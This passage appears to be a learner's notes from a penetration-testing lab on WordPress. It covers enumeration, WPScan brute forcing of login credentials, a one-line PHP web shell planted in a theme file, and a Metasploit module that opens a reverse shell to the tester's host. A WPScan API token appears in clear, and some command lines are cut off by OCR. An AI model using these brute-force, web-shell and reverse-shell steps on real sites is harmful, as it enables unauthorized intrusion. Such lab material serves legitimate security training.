
Enumerating Users

We can do some manual enumeration of users as well. As mentioned earlier, the default WordPress login page can be found at /wp-login.php.

A valid username and an invalid password results in the following message:



However, an invalid username returns that the user was not found.



This makes WordPress vulnerable to username enumeration, which can be used to obtain a list of potential usernames.

Let's recap. At this stage, we have gathered the following data points:

- The site appears to be running WordPress core version 5.8
- The installed theme is Business Gravity
- The following plugins are in use: Contact Form 7, mail-masta, wpDiscuz
- The wpDiscuz version appears to be 7.0.4, which suffers from an unauthenticated remote code execution vulnerability
- The mail-masta version seems to be 1.0.0, which suffers from a Local File Inclusion vulnerability
- The WordPress site is vulnerable to user enumeration, and the user admin is confirmed to be a valid user

Let's take things a step further and validate/add to some of our data points with some automated enumeration scans of the WordPress site. Once we complete this, we should have enough information in hand to begin planning and mounting our attacks.

WPScan

WPScan is an automated WordPress scanner and enumeration tool. It determines if the various themes and plugins used by a blog are outdated or vulnerable. It's installed by default on Parrot OS but can also be installed manually with gem.

```
[!bash!]$ sudo gem install wpscan
```

WPScan is also able to pull in vulnerability information from external sources. We can obtain an API token from WPVulnDB, which is used by WPScan to scan for PoC and reports. The free plan allows up to 75 requests per day. To use the WPVulnDB database, just create an account and copy the API token from the users page. This token can then be supplied to wpscan using the --api-token parameter.

Typing `wpscan -h` will bring up the help menu.

```
[!bash!]$ wpscan -h

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.7
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Usage: wpscan [options]
        --url URL                                   The URL of the blog to scan
                                                    Allowed Protocols: http, https
```

The `--enumerate` flag is used to enumerate various components of the WordPress application, such as plugins, themes, and users. By default, WPScan enumerates vulnerable plugins, themes, users, media, and backups. However, specific arguments can be supplied to restrict enumeration to specific components. For example, all plugins can be enumerated using the arguments `--enumerate ap`. Let's invoke a normal enumeration scan against a WordPress website with the `--enumerate` flag and pass it an API token from WPVulnDB with the `--api-token` flag.

```
[!bash!]$ sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-toke

<SNIP>

[+] URL: http://blog.inlanefreight.local/ [10.129.42.195]
[+] Started: Thu Sep 16 23:11:43 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
```

WPScan uses various passive and active methods to determine versions and vulnerabilities, as shown in the report above. The default number of threads used is 5. However, this value can be changed using the -t flag.

This scan helped us confirm some of the things we uncovered from manual enumeration (WordPress core version 5.8 and directory listing enabled), showed us that the theme that we identified was not exactly correct (Transport Gravity is in use which is a child theme of Business Gravity), uncovered another username (john), and showed that automated enumeration on its own is often not enough (missed the wpDiscuz and Contact Form 7 plugins). WPScan provides information about known vulnerabilities. The report output also contains URLs to PoCs, which would allow us to exploit these vulnerabilities.

The approach we took in this section, combining both manual and automated enumeration, can be applied to almost any application we uncover. Scanners are great and are very useful but cannot replace the human touch and a curious mind. Honing our enumeration skills can set us apart from the crowd as excellent penetration testers.

From the data we gathered manually and using WPScan, we now know the following:

- The site is running WordPress core version 5.8, which does suffer from some vulnerabilities that do not seem interesting at this point
- The installed theme is Transport Gravity
- The following plugins are in use: Contact Form 7, mail-masta, wpDiscuz
- The wpDiscuz version is 7.0.4, which suffers from an unauthenticated remote code execution vulnerability
- The mail-masta version is 1.0.0, which suffers from a Local File Inclusion vulnerability as well as SQL injection
- The WordPress site is vulnerable to user enumeration, and the users admin and john are confirmed to be valid users
- Directory listing is enabled throughout the site, which may lead to sensitive data exposure
- XML-RPC is enabled, which can be leveraged to perform a password brute-forcing attack against the login page using WPScan, Metasploit, etc.

Exercise


1) Did some manual enumeration

```
}
</style>
    <link rel='stylesheet' id='wp-block-library-css'  href='http://blog.inlanefreight.local/wp-includes/css/dist/block-library/style.min.css?ver=5.8' type='text/css' media='all' />
<style id='wp-block-library-theme-inline-css' type='text/css'>
#start-resizable-editor-section{display:none}.wp-block-audio figcaption{color:#555;font-size:13px;text-align:center}.is-dark-theme .wp-block-audio figcaption{color:hsla(0,0%,100%,.65)}.wp-block-code{font-family:Menlo,Consolas,mo
</style>
<link rel='stylesheet' id='contact-form-7-css'  href='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.4.2' type='text/css' media='all' />
<link rel='stylesheet' id='business-gravity-google-fonts-css'  href='https://fonts.googleapis.com/css?family=Poppins:300,400,400i,500,600,700,800,900' type='text/css' media='all' />
<link rel='stylesheet' id='bootstrap-css'  href='http://blog.inlanefreight.local/wp-content/themes/business-gravity/assets/vendors/bootstrap/css/bootstrap.min.css' type='text/css' media='all' />
<link rel='stylesheet' id='kfi-icons-css'  href='http://blog.inlanefreight.local/wp-content/themes/business-gravity/assets/vendors/kf-icons/css/style.css' type='text/css' media='all' />
<link rel='stylesheet' id='owlcarousel-css'  href='http://blog.inlanefreight.local/wp-content/themes/business-gravity/assets/vendors/OwlCarousel2-2.2.1/assets/owl.carousel.min.css' type='text/css' media='all' />
<link rel='stylesheet' id='owlcarousel-theme-css'  href='http://blog.inlanefreight.local/wp-content/themes/business-gravity/assets/vendors/OwlCarousel2-2.2.1/assets/owl.theme.default.min.css' type='text/css' media='all' />
<link rel='stylesheet' id='business-gravity-blocks-css'  href='http://blog.inlanefreight.local/wp-content/themes/business-gravity/assets/css/blocks.min.css' type='text/css' media='all' />
<link rel='stylesheet' id='business-gravity-style-css'  href='http://blog.inlanefreight.local/wp-content/themes/transport-gravity/style.css' type='text/css' media='all' />
<link rel='stylesheet' id='transport-gravity-style-parent-css'  href='http://blog.inlanefreight.local/wp-content/themes/business-gravity/style.css?ver=5.8' type='text/css' media='all' />
<link rel='stylesheet' id='transport-gravity-style-css'  href='http://blog.inlanefreight.local/wp-content/themes/transport-gravity/style.css?ver=1.0.0' type='text/css' media='all' />
<link rel='stylesheet' id='transport-gravity-google-fonts-css'  href='//fonts.googleapis.com/css?family=Montserrat%3A300%2C400%2C400i%2C500%2C600%2C700&#038;ver=5.8' type='text/css' media='all' />
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-includes/js/jquery/jquery.min.js?ver=3.6.0' id='jquery-core-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2' id='jquery-migrate-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.8' id='subscriber-js-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.8' id='validation-engine-en-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.8' id='validation-engine-js'></script>
<link rel="https://api.w.org/" href="http://blog.inlanefreight.local/index.php?rest_route=/" /><link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://blog.inlanefreight.local/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://blog.inlanefreight.local/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.8" />
```


```
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-includes/js/jquery/jquery.min.js?ver=3.6.0' id='jquery-core-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2' id='jquery-migrate-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.8' id='subscriber-js-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.8' id='validation-engine-en-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.8' id='validation-engine-js'></script>
<link rel="https://api.w.org/" href="http://blog.inlanefreight.local/index.php?rest_route=/" /><link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://blog.inlanefreight.local/xmlrpc.php?rsd" />
```

```
</script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.4.2' id='contact-form-7-js'></script>
```

```
</ul>
<p><a href="http://wordpress.org/plugins/wp-sitemap-page/">Powered by "WP Sitemap Page"</a></p></div></strong></p>
        </div>
                <footer class="post-footer">
            <div class="detail">
```




2) Used wpscan to analyse wordpress


```
┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ wpscan --url http://blog.inlanefreight.local --api-token 'bZX9YyxLrnLYShfy85XXKMazMEajsBR
tyYQGaBVeKhQ'
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blog.inlanefreight.local/ [10.129.42.195]
[+] Started: Sat Nov  4 17:18:25 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

3) found LFI

```
[+] mail-masta
 | Location: http://blog.inlanefreight.local/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Mail Masta ≤ 1.0 - Unauthenticated Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
 |      - https://www.exploit-db.com/exploits/40290/
 |      - https://www.exploit-db.com/exploits/50226/
 |      - https://cxsecurity.com/issue/WLB-2016080220
```



4) found flag in a directory



WordPress - Attacking

We've confirmed that the company website is running on WordPress and have enumerated the version and installed plugins. Let's now look for attack paths and try to gain access to the internal network.

There are several ways we can abuse built-in functionality to attack a WordPress installation.

We will cover login brute forcing against the wp-login.php page and remote code execution via the theme editor.

These two tactics build on each other as we need first to obtain valid credentials for an administrator-level user to log in to the WordPress back-end and edit a theme.

Login Bruteforce

WPScan can be used to brute force usernames and passwords. The scan report in the previous section returned two users registered on the website (admin and john).

The tool uses two kinds of login brute force attacks, xmlrpc and wp-login. The wp-login method will attempt to brute force the standard WordPress login page, while the xmlrpc method uses WordPress API to make login attempts through /xmlrpc.php. The xmlrpc method is preferred as it's faster.

```
htb[/htb]$ sudo wpscan --password-attack xmlrpc -t 20 -U john -P /usr/share/wordlis

ttp://blog.inlanefreight.local/ [10.129.42.195]
d: Wed Aug 25 11:56:23 2021



ming password attack on Xmlrpc against 1 user/s
- john / firebird1
n / bettyboop Time: 00:00:13 <                                          > (660 / 143450

Combinations Found:
e: john, Password: firebird1

ulnDB API Token given, as a result vulnerability data has not been output.
n get a free API token with 50 daily requests by registering at https://wpvulndb.co
```

The --password-attack flag is used to supply the type of attack. The -U argument takes in a list of users or a file containing user names. This applies to the -P passwords option as well. The -t flag is the number of threads which we can adjust up or down depending. WPScan was able to find valid credentials for one user, john:firebird1.

Code Execution

With administrative access to WordPress, we can modify the PHP source code to execute system commands. Log in to WordPress with the credentials for the john user, which will redirect us to the admin panel.


Click on Appearance on the side panel and select Theme Editor. This page will let us edit the PHP source code directly. An inactive theme can be selected to avoid corrupting the primary theme. We already know that the active theme is Transport Gravity. An alternate theme such as Twenty Nineteen can be chosen instead.

Click on `Select` after selecting the theme, and we can edit an uncommon page such as `404.php` to add a web shell.

Code: php

```
system($_GET[0]);
```

The code above should let us execute commands via the GET parameter `0`. We add this single line to the file just below the comments to avoid too much modification of the contents.



Click on Update File at the bottom to save. We know that WordPress themes are located at /wp-content/themes/<theme name>. We can interact with the web shell via the browser or using cURL. As always, we can then utilize this access to gain an interactive reverse shell and begin exploring the target.

```
Vigneswar@htb[/htb]$ curl http://blog.inlanefreight.local/wp-content/themes/twent

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The wp_admin_shell_upload module from Metasploit can be used to upload a shell and execute it automatically.

The module uploads a malicious plugin and then uses it to execute a PHP Meterpreter shell. We first need to set the necessary options.

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts blog.inlanefreight.l
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password firebird1
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.14.15
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 10.129.42.195
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set VHOST blog.inlanefreight.lo
```

We can then issue the `show options` command to ensure that everything is set up properly. In this lab example, we must specify both the vhost and the IP address, or the exploit will fail with the error `Exploit aborted due to failure: not-found: The target does not appear to be using WordPress`.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting           Required  Description
   ----       ---------------           --------  -----------
   PASSWORD   firebird1                 yes       The WordPress password to authe
   Proxies                              no        A proxy chain of format type:ho
   RHOSTS     10.129.42.195             yes       The target host(s), range CIDR
   RPORT      80                        yes       The target port (TCP)
   SSL        false                     no        Negotiate SSL/TLS for outgoing
   TARGETURI  /                         yes       The base path to the wordpress
   USERNAME   john                      yes       The WordPress username to authe
   VHOST      blog.inlanefreight.local  no        HTTP server virtual host
```

Once we are satisfied with the setup, we can type `exploit` and obtain a reverse shell. From here, we could start enumerating the host for sensitive data or paths for vertical/horizontal privilege escalation and lateral movement.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Authenticating with WordPress using doug:jessica1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/CczIptSXlr/wCoUuUPfIO.php...
[*] Sending stage (39264 bytes) to 10.129.42.195
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.129.42.195:42816) at 202
i[+] Deleted wCoUuUPfIO.php
[+] Deleted CczIptSXlr.php
[+] Deleted ../CczIptSXlr

meterpreter > getuid

Server username: www-data (33)
```

In the above example, the Metasploit module uploaded the wCoUuUPfIO.php file to the /wp-content/plugins directory.


Many Metasploit modules (and other tools) attempt to clean up after themselves, but some fail. During an assessment, we would want to make every attempt to clean up this artifact from the client system and, regardless of whether we were able to remove it or not, we should list this artifact in our report appendices.

At the very least, our report should have an appendix section that lists the following information—more on this in a later module.

- Exploited systems (hostname/IP and method of exploitation)
- Compromised users (account name, method of compromise, account type (local or domain))
- Artifacts created on systems
- Changes (such as adding a local admin user or modifying group membership)

Leveraging Known Vulnerabilities

Over the years, WordPress core has suffered from its fair share of vulnerabilities, but the vast majority of them can be found in plugins. According to the WordPress Vulnerability Statistics page hosted here, at the time of writing, there were 23,595 vulnerabilities in the WPScan database. These vulnerabilities can be broken down as follows:



